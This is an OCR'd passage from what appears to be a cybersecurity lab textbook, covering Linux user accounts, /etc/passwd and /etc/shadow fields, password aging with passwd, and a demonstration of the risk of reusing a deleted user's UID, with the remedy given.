


Figure 2 – Postfix configuration type




Figure 3 – Tripwire installer site key creation




Figure 4 – Tripwire installer local key creation




Figure 5 – Tripwire installation process complete

```
root@ubuntuserver:~#
root@ubuntuserver:~# date
Thu May 30 11:32:01 PM UTC 2024
root@ubuntuserver:~# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
34 23 * * * tripwire --check
root@ubuntuserver:~# _
```

Figure 23 – Updated crontab

CHAPTER 36

System Hardening - Introduction to Linux User and Group Management

JACOB CHRISTENSEN AND DANTE ROCCA

Up to this point, learners used Linux to implement specific functions. This lesson will focus on user, group, and password management within the Linux environment. Learners will see how a hacker can manipulate users and groups to elevate their privileges and install persistence (notional accounts).

LEARNING OBJECTIVES

- Manually be able to create and securely configure new user accounts
- Understand the concept of groups in Linux operating systems
- Define password policies for local systems

PREREQUISITES

- Chapter 11 – Create an Ubuntu Desktop

DELIVERABLES

- Screenshot of /etc/passwd file showing new users
- Screenshot of /etc/group file showing AccountingDep group

RESOURCES

- Ubuntu Server Documentation – User management – https://ubuntu.com/server/docs/user-management

CONTRIBUTORS AND TESTERS

- Evan Paddock, Cybersecurity Student, ERAU-Prescott

Phase I – Introduction to System Users

What is a client device without users to operate them? This section will focus on understanding the root account, creating new users on a standard Ubuntu desktop environment, and manipulating the privileges available to them.

1. Start an Ubuntu virtual machine and login as your primary user

NOTE: In this chapter, my main user account is named ***rogue***. Anytime you see this, remember to adjust as necessary with your own username.

2. Ensure that your primary user account has administrative privileges by checking if it is a part of the ***sudoers*** group

```
> groups | grep "sudo"
```

```
rogue@Ubuntu-Server:~$ groups | grep "sudo"
rogue adm cdrom sudo dip plugdev lxd
rogue@Ubuntu-Server:~$ sudo hello
Hello, world!
rogue@Ubuntu-Server:~$ _
```

Figure 1 – User "Rogue" part of Sudoers

NOTE: If the machine was downloaded through VirtualBox with untended installation, the default user typically does not have root privileges . You can test this by executing any command prefixed with ***sudo***.

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ sudo hello
[sudo] password for rogue:
rogue is not in the sudoers file.  This incident will be reported.
rogue@Ubuntu-Server:~$
```

Figure 2 – No admin privileges

The above error message shows that this user is not an administrator. If this is the case for you, continue reading; otherwise, continue to step 3.

Login to the ***root*** system account by executing the "substitute user" (**su**) binary without any arguments.

```
> su
```

Add your primary account to ***Sudoers*** and reboot the machine.

```
> adduser rogue sudo
```

```
> reboot
```

Login again to your user account and verify that the command executed successfully!

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ sudo hello
[sudo] password for rogue:
Hello, world!
rogue@Ubuntu-Server:~$
```

Figure 3 – User with new root privileges

3. Simulate the admission of someone to the system by creating a new user account (Figure 4)

NOTE: Replace the string ***johndoe*** with any username of your choice. In this example, we are temporarily disabling the account by not setting the password. Any other information requested, such as full name and phone numbers, can be filled in as needed or left to their defaults by pressing ***Enter***.

```
> sudo adduser johndoe -disabled-login
```

3.1. When a new account is created, a new directory is created in ***/home***

3.2. By looking at the directory permissions, we can see that the only accounts that can view its contents are root and the new user themselves

```
> ls -l /home
```

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ ls -l /home
total 8
drwxr-x--- 2 johndoe johndoe 4096 May 28 21:59 johndoe
drwxr-x--- 4 rogue   rogue   4096 May 28 21:58 rogue
rogue@Ubuntu-Server:~$
```

Figure 5 – User's home directories

4. Open the ***/etc/passwd*** file to view basic information about all the accounts on the system

```
> cat /etc/passwd
```

NOTE: This file is owned by **root**, meaning that no other user user can edit it without sudo permissions. Entries in this file are divided into seven fields, each separated by a semicolon.

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ grep "johndoe" /etc/passwd
johndoe:x:1001:1001:John Doe,117,(123)456-7890,(890)765-4321:/home/johndoe:/bin/bash
rogue@Ubuntu-Server:~$ _
```

Figure 6 – User "johndoe" entry in /etc/passwd

Field Value	Description
johndoe	The username string for this account.
x	Hashed password (relocated to /etc/shadow).
1001	User identification number (UID). This must be unique for every account.
1001	Group identification number (GID). Every user has their own group, which this number represents. This must be unique for every group.
John Doe...4321	GECOS fields. This is optional information about the user such as their full name and phone number.
/home/johndoe	Location of the user's home directory on the system.
/bin/bash	The default shell for the user.

5. Deleting an account is just as trivial as creating one

5.1. To illustrate this, add a new user on the system: **Jane Doe** (Figure 7)

```
> sudo adduser janedoe –gecos "Jane Doe" –uid 1234
```

Switch	Description
–gecos	Specify additional user information such as full name and phone numbers.
–uid	Manually assign a unique UID for the user.

5.2. In ***/etc/passwd***, verify that the account was successfully created with the correct UID value that we assigned

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ egrep "janedoe|1234" /etc/passwd
janedoe:x:1234:1234:Jane Doe,,,:/home/janedoe:/bin/bash
rogue@Ubuntu-Server:~$
```

Figure 8 – Verifying custom UID of janedoe

5.3. Switch to this account

```
> su janedoe
```

5.3.1. This user's limited privileges makes it impossible to view the contents of John Doe's home directory

```
> cd /home/johndoe
```

```
janedoe@Ubuntu-Server:~$
janedoe@Ubuntu-Server:~$ cd /home/johndoe
bash: cd: /home/johndoe: Permission denied
janedoe@Ubuntu-Server:~$
```

Figure 9 – Jane's limited permissions

5.3.2. Now that we know our home directory is safe from intruders, create a new file in containing Jane Doe's password so she doesn't forget

```
> cd ~
```

```
> echo "super secret: my password is janedoe123" > do_not_touch.txt
```

```
janedoe@Ubuntu-Server:~$
janedoe@Ubuntu-Server:~$ ls | grep "do_not_touch.txt"
do_not_touch.txt
janedoe@Ubuntu-Server:~$ cat do_not_touch.txt
super secret: my password is janedoe123
janedoe@Ubuntu-Server:~$ _
```

Figure 10 – Creating secret file

5.3.3. Exit the session

```
> exit
```

5.4. Terminate this user

```
> sudo deluser janedoe
```

6. What happens if another user has the same UID as someone who was previously deleted?

6.1. Add another user on the system – **Juan Perez** – with the same UID value as Jane Doe (**1234**)

```
> sudo adduser juanperez -gecos "Juan Perez" -uid 1234
```

6.2. Login as Juan and list contents of the ***/home*** directory

```
juanperez@Ubuntu-Server:~$
juanperez@Ubuntu-Server:~$ ls -l /home
total 16
drwxr-x--- 2 juanperez juanperez 4096 May 28 23:40 janedoe
drwxr-x--- 2 johndoe   johndoe   4096 May 28 21:59 johndoe
drwxr-x--- 2 juanperez juanperez 4096 May 29 00:15 juanperez
drwxr-x--- 4 rogue     rogue     4096 May 28 21:58 rogue
juanperez@Ubuntu-Server:~$ _
```

Figure 11 – Listing permissions of /home directory

Notice anything interesting? It looks like Jane Doe's home directory is still there despite her account having been deleted. In addition, the owner of that file is now our new user Juan Perez.

6.3. Change to Jane Doe's directory and try to open the "super secret" file created earlier

```
juanperez@Ubuntu-Server:~$
juanperez@Ubuntu-Server:~$ cat /home/janedoe/do_not_touch.txt
super secret: my password is janedoe123
juanperez@Ubuntu-Server:~$
```

Figure 12 – Juan has access to Jane's files

Oops! Looks like Juan now has access to all of Jane's files including her not-so-secure password file. Home folders are persistent, even when the owner's account is deleted. Therefore, any new user with same UID/GID as a deleted user will have access to these files. Since this can be an obvious breach in security, system administrators should either deleted or relocated home directories of terminated users as well as change permissions to solely root.

The following commands can remedy this situation:

Command to delete a user including their home directory:

```
> deluser username -remove-home
```

Command to delete a user and purge all their files:

```
> deluser username -remove-all-files
```

Phase II – Introduction to Password Management

The ***passwd*** utility is a powerful tool that can set and modify passwords, lock or unlock accounts, and enforce user management policies such as password expiration dates.

Recall that the second field in each entry of ***/etc/passwd*** was set to the placeholder 'x'. This value used to represent an account's hashed password, however this information has since been relocated to another file called ***shadow***. In most current distributions of Linux, information concerning user account passwords and password policy information is stored in shadow.

1. Switch to the ***root*** user

1.1. Open ***/etc/shadow*** and search for your personal account

```
> grep "rogue" /etc/shadow
```

1.2. . Each row in this file is divided into nine sections, each separated by a colon

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep rogue /etc/shadow
rogue:$6$piQ9tAulPF.8CitA$xHZKYuKw.MvcfZzZkTHfaSyir1ti7UFZN/FYYPK3f3X2JalzSj5G./cKB9jhZtMKem6fBExqya
a9T9S7k9Vgi.:19774:0:99999:7:::
root@Ubuntu-Server:~#
```

Figure 13 – User entry in Shadow

Field #	Description
1	Account username.
2	Hashed and salted passwords.
3	Time since the account's password was last changed.
4	Minimum password age.
5	Maximum password age.
6	Warning period before password expires.
7	Period of inactivity since thee user last logged in.
8	Password expiration date.
9	Unused field.

2. Since the first account created was initialized with the ***disabled-login*** switch, no password was set,

and thus it cannot be logged into

2.1. Open shadow and search for **John Doe's** account

```
> grep "johndoe" /etc/shadow
```

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "johndoe" /etc/shadow
johndoe:!:19871:0:99999:7:::
root@Ubuntu-Server:~#
```

Figure 14 – John Shadow entry

> You will notice that there is a bang (!) in place of a password hash in the second field. In Linux, there are four symbols other than a password hash that a system admin may encounter: a **single bang (!)** represents that the account is locked; a **double bang (!!)** represents that no password was given during account creation; an **asterisk (*)** represents that password authentication has been disabled; and finally, a **blank** field means that no password is required to login to the account.
>
> **NOTE:** Even if an account has a disabled password, it can still be accessed via other means of authentication such as SSH keys.

2.2. Enable John Doe's account by assigning it a password

```
> passwd johndoe
```

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# passwd johndoe
New password:
Retype new password:
passwd: password updated successfully
root@Ubuntu-Server:~# grep "johndoe" /etc/shadow
johndoe:$y$j9T$4H/21gcQJBVt8GWJMOTaq0$IQZ6ccVbCcZ4PcWCbbGy75SQa8mnVTOZMRB/AQ1U9nA:19872:0:99999:7:::
root@Ubuntu-Server:~# _
```

Figure 15 – John's updated Shadow entry

> **NOTE:** Notice how the bang (!) in John Doe's Shadow entry was replaced with a hash string.

2.3. Verify this was successful by logging into the account (Figure 16)

How to Lock Down User Accounts

To re-lock an account, the administrator can call upon the lock switch...

```
> passwd -lock username
```

... or enable an account via the unlock switch

```
> passwd -unlock username
```

Phase III -Introduction to Password Time Management

A good system administrator should keep track of their users, periods of inactivity, disabled or terminated accounts, as well as ensure that passwords are updated regularly as per company policy.

1. Still signed into ***root***, check John Doe's password management status

```
> passwd -S johndoe
```

```
rogue@Ubuntu-Server:/$
rogue@Ubuntu-Server:/$ sudo passwd -S johndoe
[sudo] password for rogue:
johndoe P 05/29/2024 0 99999 7 -1
rogue@Ubuntu-Server:/$
```

Figure 17 – John's account status

The output of this command it spit into seven fields separated by spaces: username, password status, date of last password change, minimum password age, maximum password age, warning period, and inactivity period.

2. Make the following adjustments to John Doe's account

2.1. Change the minimum number of days between password resets

```
> passwd -mindays 5 johndoe
```

NOTE: Entering zero (0) indicates that there is no restriction as to when the user may change their password.

2.2. Change the maximum password age before it must be changed again

```
> passwd -maxdays 30 johndoe
```

2.3. Change the number of days before password expiration that the user will be notified to reset their password

```
> passwd -warndays 3 johndoe
```

2.4. Manually expire John Doe's password to force them to reset it the next time they login

```
> passwd -expire johndoe
```

2.5. If the user is inactive for a predetermined threshold of days, it is good practice to disable the account until they return

```
> passwd -inactive 7 johndoe
```

3. Re-check the status of John Doe's account to verify that these specifications went into effect

```
> passwd -S johndoe
```

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# passwd -S johndoe
johndoe P 01/01/1970 5 30 3 7
root@Ubuntu-Server:~# _
```

Figure 18 – Updated status to John's account

Phase IV – Introduction to group management

So far, we have covered the basics of managing an individual user account on a Linux computer. However, in larger networks, many different users can be working be working on the same machines for various reasons. In cases where you want several accounts to have access to the same resources, Linux provides administers with the concept of ***Groups*** to easily manage aggregated privileges and access.

1. Login as *root*

2. Add two new users to the machine – *Jerry Jones (jerryjones)* and *Mary Smith (marysmith)*

3. Create a new group called ***AccountingDept***

```
> groupadd AccountingDept
```

NOTE: You can also delete groups with the following command:

```
